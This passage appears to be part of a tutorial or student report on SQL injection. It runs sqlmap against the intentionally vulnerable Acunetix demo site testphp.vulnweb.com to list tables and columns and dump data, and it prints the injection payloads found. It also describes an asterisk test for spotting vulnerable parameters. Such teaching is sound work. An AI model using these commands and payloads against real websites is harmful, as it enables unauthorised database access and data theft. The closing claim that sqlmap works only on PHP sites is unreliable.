
```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
nd are not responsible for any misuse or damage caused by this program

[*] starting @ 10:57:24 /2023-03-24/

[10:57:24] [INFO] resuming back-end DBMS 'mysql'
[10:57:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: cat=(SELECT (CASE WHEN (4042=4042) THEN 0 ELSE (SELECT 3355 UNION SELECT 7794) END))

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=0 AND EXTRACTVALUE(8263,CONCAT(0×5c,0×717a7a7871,(SELECT (ELT(8263=8263,1))),0×7176706271))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=0 AND (SELECT 1942 FROM (SELECT(SLEEP(5)))psie)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=0 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×717a7a7871,0×4f684947694a567874766959446c4
---
[10:57:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[10:57:25] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[10:57:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:57:25 /2023-03-24/
```

In the above picture, we see that 8 tables have been retrieved. So now we definitely know that the website is vulnerable.



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsibl
e for any misuse or damage caused by this program

[*] starting @ 10:59:49 /2023-03-24/

[10:59:49] [INFO] resuming back-end DBMS 'mysql'
[10:59:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: cat=(SELECT (CASE WHEN (4042=4042) THEN 0 ELSE (SELECT 3355 UNION SELECT 7794) END))

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=0 AND EXTRACTVALUE(8263,CONCAT(0×5c,0×717a7a7871,(SELECT (ELT(8263=8263,1))),0×7176706271))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=0 AND (SELECT 1942 FROM (SELECT(SLEEP(5)))psie)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=0 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×717a7a7871,0×4f684947694a567874766959446c4
c6164664c46494e594e63466c624c774f514a4b756863524175,0×7176706271),NULL,NULL,NULL-- -
---
[10:59:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[10:59:50] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+

[10:59:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:59:50 /2023-03-24/
```

List information about the columns of a particular table




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsibl
e for any misuse or damage caused by this program

[*] starting @ 11:00:54 /2023-03-24/

[11:00:54] [INFO] resuming back-end DBMS 'mysql'
[11:00:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: cat=(SELECT (CASE WHEN (4042=4042) THEN 0 ELSE (SELECT 3355 UNION SELECT 7794) END))

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=0 AND EXTRACTVALUE(8263,CONCAT(0×5c,0×717a7a7871,(SELECT (ELT(8263=8263,1))),0×7176706271))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=0 AND (SELECT 1942 FROM (SELECT(SLEEP(5)))psie)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=0 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×717a7a7871,0×4f684947694a567874766959446c4
c6164664c46494e594e63466c624c774f514a4b756863524175,0×7176706271),NULL,NULL,NULL-- -
---
[11:00:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[11:00:55] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+---------+
| aname   |
+---------+
| r4w8173 |
| Blad3   |
| lyzae   |
+---------+

[11:00:56] [INFO] table 'acuart.artists' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dum
p/acuart/artists.csv'
[11:00:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 11:00:56 /2023-03-24/
```

Dump the data from the columns

5 Conclusion:

If you observe a web url is that of form http://testphp.vulnweb.com/listproducts.php?cat=1, where the ‘GET’ parameter is in bold, then the website may be vulnerable to this mode of SQL injection, and an attacker may be able to gain access to information in the database. Furthermore, SQLMAP works when it is php based.


Not secure
testphp.vulnweb.com/listproducts.php?cat=1
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture


Walking

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

Mean



Not secure
testphp.vulnweb.com/listproducts.php?cat=*
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
'*' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be
resource, boolean given in /hj/var/www/listproducts.php on line 74
```

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

A simple test to check whether your website is vulnerable would be to replace the value in the get request parameter with an asterisk (*). For example, http://testphp.vulnweb.com/listproducts.php?cat=*

If this results in an error such as the error given above, then we can conclusively say that the website is vulnerable.

6.REFERRENCE

- Ojagbule, Olajide, Hayden Wimmer, and Rami J. Haddad. "Vulnerability analysis of content management systems to SQL injection using SQLMAP." In *SoutheastCon 2018*, pp. 1-7. IEEE, 2018.
- Ciampa, Angelo, Corrado Aaron Visaggio, and Massimiliano Di Penta. "A heuristic-based approach for detecting SQL-injection vulnerabilities in Web applications." In *Proceedings of the 2010 ICSE Workshop on Software Engineering for Secure Systems*, pp. 43-49. 2010.
- Xiao, Zeli, Zhiguo Zhou, Wenwei Yang, and Chunyan Deng. "An approach for SQL injection detection based on behavior and response analysis." In *2017 IEEE 9th International Conference on Communication Software and Networks (ICCSN)*, pp. 1437-1442. IEEE, 2017.
- Liu, Muyang, Ke Li, and Tao Chen. "DeepSQLi: Deep semantic learning for testing SQL injection." In *Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*, pp. 286-297. 2020.
- Akbar, M. and Ridha, M.A.F., 2018. Sql injection and cross site scripting prevention using owasp modsecurity web application firewall. *JOIV: International Journal on Informatics Visualization*, *2*(4), pp.286-292.
- Gudipati, Vamshi Krishna, Trinadh Venna, Soundarya Subburaj, and Omar Abuzaghleh. "Advanced automated SQL injection attacks and defensive mechanisms." In *2016 Annual Connecticut Conference on Industrial Electronics, Technology & Automation (CT-IETA)*, pp. 1-6. IEEE, 2016.
- Singh, Jai Puneet. "Analysis of SQL injection detection techniques." *arXiv preprint arXiv:1605.02796* (2016).